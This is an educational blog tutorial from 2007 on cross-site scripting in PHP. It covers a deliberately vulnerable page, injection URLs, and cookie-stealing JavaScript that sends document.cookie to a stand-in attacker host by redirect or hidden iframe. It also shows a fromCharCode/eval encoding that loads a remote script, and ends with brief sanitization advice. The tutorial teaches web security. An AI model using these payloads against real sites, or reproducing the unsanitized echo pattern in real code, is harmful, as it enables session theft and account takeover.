


XSS Tutorial

Cite as: Martin Paul Eve, "XSS Tutorial", *eve.gd: Martin Paul Eve*, May 23, 2007, <https://doi.org/10.59348/292sw-5rq74>.



This page is designed to give an overview of Cross Site Scripting attacks on web sites, how they come into being, how to exploit them and how to protect against them.

To fully comprehend Cross Site Scripting, or XSS as it is known (CSS is NOT used as an abbreviation because it causes confusion when talking about Cascading Style Sheets), it is necessary to have a basic understanding of (X)HTML, JavaScript and Server Side Scripting. For the purposes of this tutorial the server side scripting language used in examples will be PHP, but this entire document is equally applicable to ASP, JSP and .NET.

To begin with, consider the following basic PHP page, test.php:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >

    <head>
        <title>XSS Introduction</title>
    </head>

    <body>
        <a href="<?php echo $_GET['linklocation']; ?>">This is a link</a>
    </body>

</html>
```

This page takes the url GET parameter "linklocation" and puts it as the href property of the link tag, so visiting test.php?linklocation=test.htm will render the link as:

```
<a href="test.htm">This is a link</a>
```

So far so good.

However, this page is vulnerable to a Cross Site Scripting attack because it does not perform sanitization of the input. It is quite clear to a human that the intention of the script is to write the user input into the href attribute of the link tag. However, it is possible with this script to inject malicious input that will close the href attribute and therefore write the contents of our user input directly into the XHTML document. For an example of this consider the following url:

```
test.php?linklocation=test.htm" style=color:red>link1</a> <a href="test2.htm
```

When this url is passed to the above script some interesting things happen. When the first " is encountered the input has successfully closed the href attribute and is writing directly into the document - in this case adding an additional style attribute to the link and then writing out an entirely new second link tag! The rendered HTML from this injection looks like this:

```
<a href="test.htm%5C" style="color: red;">link1</a> <a href="%5C%22test2.htm%22">This  
is a link</a>
```

But hang on, what are those funny %5C things? These are inserted automatically in PHP's attempt to protect the programmer by a system known as [magic_quotes](#) which automatically inserts a \ (backslash) before any type of quote (single or double). This is because, in many circumstances, this will protect you from injection attacks as \" is not normally considered the same as " - except this has no effect on XHTML, so in this instance, magic_quotes is NOT sufficient protection.

As you can see if you run this example what is actually generated are two hyperlinks, one red and the other plain.

So what? Why is this useful? Well, firstly it should be fairly obvious that an attacker can easily write their own malicious content into a website in this fashion, but secondly, and more dangerously, they can inject the <script> attribute which enables them to execute code in the context of the victim's browser.

As an initial proof of concept of this, consider the following url:

```
test.php?linklocation=test.htm%22 >who cares</a><script>alert(1)</script><a  
href="test.htm
```

which generates:

```
<a href="test.htm%5C">who cares</a><script>alert(1)</script><a  
href="%5C%22test.htm%22">This is a link</a>
```

Running this url will cause a pop-up dialog to appear with "1" as its text. However, now we can inject any JavaScript, there is far more potential for danger than just popping up dialog boxes. The document.cookie property contains all the cookie data for a site, data which, if transmitted to an attacker, will theoretically allow them to impersonate the victim's login details.

There are two main ways to transmit cookie data from the victim to the attacker by JavaScript. The first is very unsubtle and involves the JavaScript code:

```
document.location = 'http://www.attacker.com/stealer.php?cookie=' + document.cookie;
```

This method is unsubtle to say the least. The victim will be redirected to the attacker's site and will see that their cookies have been transmitted. Those with basic JavaScript understanding might at this point wonder "why not transmit the cookies by AJAX?" The reason for this is that XMLHttpRequest (the mechanism behind AJAX) is limited to transmitting requests to the same domain - in other words www.victim.com (where the JavaScript is "hosted") cannot send an AJAX request to www.attacker.com. So, what can be done to silently obtain a user's cookies? The answer lies in the iframe tag using the following JavaScript code which has only been tested in FireFox:

```
var url = "http://www.attacker.com/stealer.php";

url = url + "?cookie=" + document.cookie;

var body = document.getElementsByTagName('body').item(0);

var iframe = document.createElement('iframe');
iframe.src = url;
iframe.setAttribute("style", "display:none;");
body.appendChild(iframe);
```

This code creates an invisible iframe at the bottom of the page's tag that silently loads attacker.com/stealer.php and sends the cookies.</p>

The attentive reader may at this point be wondering how this is of any use to us, after all I stated earlier that magic_quotes will encapsulate any "s and 's as \" and \' respectively - something that JavaScript is not going to be happy with and also that, with all that code, it's going to be one lengthy URL! The simple answer is that this can be overcome by loading an external script into the document. Again, were magic_quotes disabled we could use the handy document.write("<script etc.") but, alas, the "s are converted into \". So, how can we bypass this? Well, the first way is by encoding the input. JavaScript has a function named eval() which will execute any JavaScript

passed to it as a string. There is also a static member of the String object called `.fromCharCode` which will create a string from ascii characters passed to it. You can encode your own JavaScript using my [encoding tool](#). So,

```
document.write('<script src="http://www.attacker.com/remote.js" />')
```

becomes

```
eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,39,60,115,99,114,105,112,116,32,115,114,99,61,34,104,116,116,112,58,47,47,119,119,119,46,97,116,116,97,99,107,101,114,46,99,111,109,47,114,101,109,111,116,101,46,106,115,34,32,47,62,39,41))
```

which contains no nasty input for magic_quotes to try and filter. Visiting this url

```
test.php?linklocation=test.htm%22%3Etest%3C/a%3E%3Cscript%3E%20%20%20%20eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,39,60,115,99,114,105,112,116,32,115,114,99,61,34,104,116,116,112,58,47,47,119,119,119,46,97,116,116,97,99,107,101,114,46,99,111,109,47,114,101,109,111,116,101,46,106,115,34,32,47,62,39,41))%3C/script%3E%3Ca%20href=%22test1.htm
```

results in the following in-browser render:

```
<script src="http://www.attacker.com/remote.js"></script>
```

So now it is possible to load a remote script into the victim's browser and the attacker is free from complex encodings using `fromCharCode` and the such like. It is worth mentioning at this stage that this is by no means the only way to inject a remote script into the page and that my preferred method is XBL injection by using the `-moz-binding` value of the style attribute - but that's another story.

I want to use the closing lines of this section on exploiting XSS to point out that stealing cookies is NOT the only action that can be taken. Now that the attacker has injected a full length JavaScript document into the host it is possible to take almost any action that the user would (the exception being to upload files) including submitting forms, resetting passwords/emails - you name it, it's doable.

So, how can XSS attacks be prevented? It is important to sanitize input on both the inward and outward phases of processing - if data comes in (eg. from a cookie) - treat it as malicious and DO NOT put any of its data onto a page until it has been sanitized. Furthermore, if you are using PHP check out the [PHP IDS](#), a project to detect malicious input.

For a list of common XSS attack vectors, check out [Rsnake's XSS Cheat Sheet](#).